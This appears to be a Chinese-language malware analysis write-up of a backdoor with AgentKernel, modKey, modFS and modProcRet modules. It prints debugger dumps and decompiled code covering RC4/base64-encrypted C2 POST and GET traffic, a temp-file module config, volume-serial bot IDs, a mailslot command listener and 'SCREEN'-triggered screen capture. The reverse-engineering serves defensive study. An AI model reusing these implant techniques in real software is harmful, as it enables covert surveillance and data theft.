
```
0153FF68  00CC0008
0153FF6C  10014990 UNICODE "POST"
0153FF70  00A45C60 UNICODE "webhp?rel=psy&hl=7&ai=sBWu6cwWY7xnapRJ20oCXyjt7D6E-sfPHFI610svPZhLxHGZlc="
0153FF74  00000000
0153FF78  00000000
0153FF7C  00000000
```

Post数据包数据包解析
可以看到Post数据包的原始数据，使用的加密方法还是通URL加密方法一样，用RC4方法进行加密，然后用base64进行编码，具体的例子见上一节
0到19字节 key硬编码字节，用于验证
20到21字节 0100 表示AgentKernel模块，这是是这个模块发送
22到39字节表示里面包含的各个模块，用字符#相隔开
0100 表示AgentKernel模块
0110 表示modKey 模块
0111 表示modFS模块
0113 表示modProcRet模块




```
地址      HEX 数据                                          ASCII
00A45D70  56 34 4D 47 4E 78 5A 57 6C 76 63 6D 68 6A 4F 47  V4MGNxZWlvcmhjOG
00A45D80  39 79 5A 51 33 79 99 5C 01 00 00 01 00 23 01 10  9yZQ3y橚..#.
00A45D90  23 01 11 23 01 13 23 00 4D 00 06 00 00 10 00 00  #.#.#.M.......
00A45DA0  E0 03 A4 00 E0 03 A4 00 00 00 00 00 00 00 00 00  ????........
```

Get请求
Get请求会在Post数据包发送15分钟之后进行发送，发送URL，整体的数据与加密方式如上然后等待获取命令




```
    v26 = 4;
    if ( HttpQueryInfoW(v17, 0x20000005u, &dwBufferLength, &v26, 0) )
    {
      dwNumberOfBytesRead = 0;
      v31 = calloc(dwBufferLength, 1u);
      dwNumberOfBytesAvailable = 0;
      do
      {
        InternetQueryDataAvailable(v17, &dwNumberOfBytesAvailable, 0, 0);
        if ( !dwNumberOfBytesAvailable )
          break;
        if ( !InternetReadFile(v17, (char *)v31 + v19, dwNumberOfBytesAvailable, &dwNumberOfBytesRead) )
          break;
        v19 += dwNumberOfBytesRead;
      }
      while ( v19 != dwBufferLength );
    }
```

样本在尝试连接网络会开启多个线程，现在开始分析各个线程
写入临时文件模块配置
在临时文件夹写入一个文件zdg6EF885E2.tmp




```
    v13 = *(const WCHAR **)(v12 + 0x38);
  v14 = sub_10002B20(v9, v12);
  v15 = CreateFileW(v13, 0xC0000000, 0, 0, 4u, 2u, 0);
  v16 = v15;
  if ( v15 != (HANDLE)-1 )
  {
    NumberOfBytesWritten = 0;
    SetFilePointer(v15, 0, 0, 2u);
    Buffer = (const char *)v14[1];
    WriteFile(v16, &Buffer, 4u, &NumberOfBytesWritten, 0);
    WriteFile(v16, *v14, (DWORD)Buffer, &NumberOfBytesWritten, 0);
    CloseHandle(v16);
  }
  if ( v14 )
  {
    if ( *v14 )
```

文件内容如下，开头的四个字节为字符串大小
4到7字节 0x5c997933 表示获取的硬盘信息
8到9字节 0x0001 表示AgentKernel 的ID 必备
后面是一个模块配置通过 # 相jiange
0100 表示AgentKernel模块
0110 表示modKey 模块
0111 表示modFS模块
0113 表示modProcRet模块




```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00h: 13 00 00 00 33 79 99 5C 01 00 00 01 00 23 01 10  ....3y.\......#..
10h: 23 01 11 23 01 13 23                             #..#..#
```

获取硬盘信息




```
100014DD  .  E8 5E920000    call 83D2CDE2.1000A740
100014E2  .  83C4 0C        add esp,0xC
100014E5  .  53             push ebx                                    ┌pFileSystemNameSize
100014E6  .  53             push ebx                                    │pFileSystemNameBuffer
100014E7  .  8D85 D8FDFFFF  lea eax,[local.138]                         │
100014ED  .  50             push eax                                    │pFileSystemFlags
100014EE  .  8D8D DCFDFFFF  lea ecx,[local.137]                         │
100014F4  .  51             push ecx                                    │pMaxFilenameLength
100014F5  .  8D95 E0FDFFFF  lea edx,[local.136]                         │
100014FB  .  52             push edx                                    │pVolumeSerialNumber
100014FC  .  68 08020000    push 0x208                                  │MaxVolumeNameSize = 208 (520.)
10001501  .  8D85 E8FDFFFF  lea eax,[local.134]                         │
10001507  .  50             push eax                                    │VolumeNameBuffer
10001508  .  53             push ebx                                    │RootPathName
10001509  .  FF15 F4200110  call dword ptr ds:[<&KERNEL32.GetVolume     └GetVolumeInformationW
1000150F  .  8B8D E0FDFFFF  mov ecx,[local.136]
10001515  .  6A 5C          push 0x5C
10001517  .  894F 34        mov dword ptr ds:[edi+0x34],ecx
1000151A  .  E8 7D780000    call 83D2CDE2.10008D9C
1000151F  .  83C4 04        add esp,0x4
10001522  .  8985 DCFDFFFF  mov [local.137],eax
10001528  .  895D FC        mov [local.1],ebx
1000152B  .  3BC3           cmp eax,ebx
1000152D  .v 74 0F          je X83D2CDE2.1000153E
1000152F  .  8B95 E4FDFFFF  mov edx,[local.135]
堆栈 ss:[00BEFD10]=5C997933
ecx=7C80FC69 (kernel32.7C80FC69)

地址      数值      注释
00BEFD10  5C997933
00BEFD14  0012FD18  UNICODE "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\"
```

构建ID




```
址      HEX 数据                                          ASCII
A43F20  01 00 A4 00 41 67 65 6E 74 4B 65 72 6E 65 6C 00  ?AgentKernel.
A43F30  00 00 00 00 0B 00 00 00 0F 00 00 00 00 00 00 00  ....■...■.......
A43F40  00 01 00 00 00 00 00 00 17 00 06 00 00 10 00 00  .......■.■..■..
A43F50  30 02 A4 00 30 02 A4 00 00 00 00 00 00 00 00 00  0?0?........
```



```
ax=43A0

地址      HEX 数据                                          ASCII
00A44300  01 13 A4 00 6D 6F 64 50 72 6F 63 52 65 74 00 00  ?modProcRet..
00A44310  00 00 00 00 0A 00 00 00 0F 00 00 00 00 00 00 00  ........■
```


等待邮槽信息进行屏幕截图

等待获取邮槽信息




```
v17 = v2;
result = CreateMailslotW(L"\\\\.\\mailslot\\dns_check_mes_v47313", 0, 0xFFFFFFFF, 0);
v5 = result;
v14 = result;
if ( result != (HANDLE)-1 )
{
  while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        Sleep(0x14u);
        GetMailslotInfo(v5, 0, &NextSize, &MessageCount, 0);
        if ( MessageCount )
          break;
        Sleep(0x14u);
```


匹配指令SCREEN进行屏幕截图



```
  memset(v3, 0, 0x104u);
  NumberOfBytesRead = 0;
  ReadFile(v5, v3, NextSize, &NumberOfBytesRead, 0);
  if ( strncmp((const char *)v3, "SCREEN", 6u) )
    break;
  sub_10003E20(1u, (int)v1);
  sub_10003FB0((int)v1);
}
v6 = NumberOfBytesRead;
v7 = operator new(8u);
```




```
  v22 = 40;
  v3 = GetDC(0);
  v4 = GetForegroundWindow();
  hWnd = v4;
  if ( a3 )
  {
    GetWindowRect(v4, &Rect);
    v6 = Rect.right - Rect.left;
    v5 = Rect.bottom - Rect.top;
    v3 = GetWindowDC(hWnd);
    CreateCompatibleBitmap(v3, Rect.right - Rect.left, Rect.bottom - Rect.top);
  }
  else
  {
    v5 = GetDeviceCaps(v3, 10);
    v6 = GetDeviceCaps(v3, 8);
    CreateCompatibleBitmap(v3, v6, v5);
  }
  hdc = CreateCompatibleDC(v3);
  hWnd = (HWND)CreateCompatibleBitmap(v3, v6, v5);
  v7 = v6;
  v8 = hdc;
  h = SelectObject(hdc, hWnd);
  BitBlt(hdc, 0, 0, v7, v5, v3, 0, 0, 0xCC0020u);
  v26 = &Gdiplus::Bitmap::`vftable';
  hdc = 0;
  v9 = GdipCreateBitmapFromHBITMAP(hWnd, 0, &hdc);
  v10 = hdc;
  v28 = v9;
  v27 = hdc;
  v39 = 0;
  v31 = 492561589;
  v33 = -1285694052;
  v30 = 1;
  v32 = 1160641098;
  v35 = 1;
  v34 = -337181359;
  v36 = 4;
  v37 = &v22;
  sub_100033B0(&v38);
  if ( CreateStreamOnHGlobal(0, 1, &ppstm) >= 0 )
  {
    v11 = GdipSaveImageToStream(v10, ppstm, &v38, &v30);
    if ( v11 )
```



